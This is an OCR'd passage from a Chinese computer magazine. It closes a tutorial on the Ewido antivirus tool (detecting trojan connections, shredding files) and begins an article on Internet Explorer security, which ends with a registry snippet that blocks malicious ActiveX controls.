


图14

2．检测木马连接

在“进程”标签中，可以确定某些可疑进程是否为木马。勾选“隐藏本地连接”，在中间列表栏中显示的就是所有与Internet连接的程序了，并显示了详细的连接信息，包括连接协议和远程IP地址等（图15）。




图15

其中IP地址是很重要的信息，可通过IP地址反查对应的域名，看看连接的是网站还是单独的主机。如果连接的是网站，那么确定是否正在浏览该网站网页，或者连接网站后台升级更新某些程序；如果连接的是个人主机的话，查一查该IP是否为动态IP，如果是的话，很有可能就是反弹木马连接。点击下方的“终止连接”和“终止应用程序”按钮，没有发现异常的话再进行后续查杀。

另外，在“自动启动”项中，可以查看系统所有启动项目，找到可疑项目并根据启动路径将其删除；在“浏览器插件”中可查看IE加载的插件，可找到流氓软件插件，将其删除掉。

3．文件粉碎保隐私

在Windows系统中，删除文件是不彻底的，一些机密重要的文件，很容易可以被别人用恢复软件恢复造成泄密，因此需要对删除的文件进行多次数据覆盖，才能保证安全。现在不用

另外寻找专门的删除软件了，Ewido 提供的文件粉碎机，可以让文件彻底删除无法恢复。

首先，将要删除的文件全部移到一个文件夹中。然后在 Ewido 中点击“工具”界面按钮，选择“粉碎器”标签，在下方点击“添加”按钮，浏览指定刚才要删除的文件夹，将其添加到中间窗口的列表中。在右边选择删除等级，一等为“安全模式”，非常机密的文件，可选择“猜疑模式”，然后点击“开始”按钮，就可以彻底清删除文件并覆盖垃圾数据了（图16）。




图16

此外，在 Ewido 的“反间谍”选项卡，还可以对系统进行一些特别的优化和保护，例如为 IE 文件下载开启 10 进程，退出 IE 时删除隐私，关机时清除页面文件等。勾选其中的“高级选项”，还可以进行更多的设置。

（文章中涉及到的 Ewido 官方安装版与 Ewido V4.0.0.172c + 病毒库升级程序 V3.3 Final 汉化绿色特别版已收录到光盘中）

小编语：Ewido 确实是一款口碑不错的杀毒工具，作者非常详细的列举了杀毒软件的每一个功能，还体贴的写了一些小提示和小技巧把自己的经验写在里面，处处为菜鸟着想，而且发过来的稿件也几乎没有错别字，语法通顺，说明作者写作已经有一定的功力了。但是也不是说这文章就没有缺点了，几乎把杀毒软件的每一个功能都非常详细的介绍一遍导致篇幅过长而且重点不突出无疑给人一种骗稿费的嫌疑，这是现在作者们投稿的一个通病，希望以后收到的稿件在篇幅上一定要注意收敛。

菜鸟不得不注意的 IE 安全

BASENET

一、网站无补丁，防范有招数

作为使用最多的一种浏览器，IE 的安全是非常重要的，它甚至会影响到系统的整个安全，几乎绝大多数的网页木马都是通过 IE 浏览器来传播的。

1.检测浏览器的漏洞

对于绝大多数普通用户来讲，根本不了解 IE 会有什么漏洞，更不用说这些 IE 漏洞的原理了，那么如何知道我们的 IE 浏览器都存在哪些漏洞呢？其实我们可以通过一些安全站点对自己的 IE 浏览器进行安全扫描，它们不仅能找到我们 IE 浏览器中的漏洞而且还会给出相应的解决方案。这样的站点有很多，比如 http://bcheck.scanit.be/bcheck/，通过它我们可以获取本机的 IE 安全信息，如图 1。




图 1

2.IE 存在漏洞但没有修复补丁情况下的防范

及时到微软的安全站点去打补丁是必须的，不过这还不够，因为还有一些漏洞被公布后暂时没有相应的补丁下载（这也就是常说的 0day），这种情况下，我们可以通过禁止使用某些存在安全漏洞的组件或者服务来增强 IE 的安全。

（1）关闭 ActiveX 支持，将 IE 的安全级别设置为“中级”以上。

（2）关闭脚本支持，防止某些恶意脚本对本地计算机进行非法操作。

（3）安装杀毒软件和防火墙，将病毒库升级为最新，这样即使 IE 漏洞补丁未被补上，攻击者要发动攻击也要通过杀毒软件和防火墙这两关。

（4）注意留意一些安全新闻站点，它们会给出暂时的解决方案，当然也要随时注意微软发布的安全补丁，这点是非常重要的。

二、双刃剑——ActiveX

当打开某个网站时，IE 突然进入假死状态，等一会儿系统就会弹出一个要你安装某东西的对话框，这就是大名鼎鼎的 ActiveX 插件。ActiveX 是一把双刃剑，一方面浏览某些网站需要它的支持，如使用 WINDOWSUPDATE 时需要安装 update class，访问某些 3D 全景图片站点时需要安装 vrm 等；而另一方面，有很多的恶意网站通过它来做一些非法的事情，一些网页的恶意代码就是通过 ActiveX 来安装的。

1.如何管理本地计算机的 ActiveX

既然 ActiveX 有利有弊，那么我们怎么知道哪些需要安装哪些不需要安装呢？这就需要一个 ActiveX 的管理软件。我们可以使用系统自带的 dxdiag.exe 查看本地计算机安装的 ActiveX 的信息，但是要操作 ActiveX 的话，我还是建议使用工具 ActiveX manager（以下简称 AM）。

ActiveX manager 安装运行后的界面如图 2 所示，我们可以看到系统中已经注册的插件，选中其中的任意一个就可以在“ActiveX control”一栏中看到 ActiveX 的名字、发行商、ID 等相信信息，在“file”栏中可以看到其安装（“create”）、修改（“MODIFIED”）、使用（“ACCESSED”）的日期。

如果想删除某一插件，按右键“unregister”命令就可以删除该插件。对于恶意的插件，虽然我们能够删除，但是当下一次




图 2

登录该站点时又会被重新安装，这的确令我们很无奈。事实上，我们使用 ActiveX manager 还可以永久的屏蔽某些恶意的插件。

单击“report”按钮，在弹出的窗口中单击“generate”，这样该软件会生成一个 HTML 页用来显示当前系统安装的 ActiveX 信息。在 HTML 页中找到 ActiveX 控件，并且找到“CLSID”，如图 3 ，然后我们编写一个注册表文件就可以永远的屏蔽该 ActiveX 控件（当然这个控件是恶意的），代码如下：

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet
Explorer\ActiveX Compatibility\X]
"Compatibility Flags"=dword:00000400
```

上边的 X 为我们刚才记下的 CLSID。现在我们只要导入注册表文件就可以屏蔽该 ActiveX 控件了。

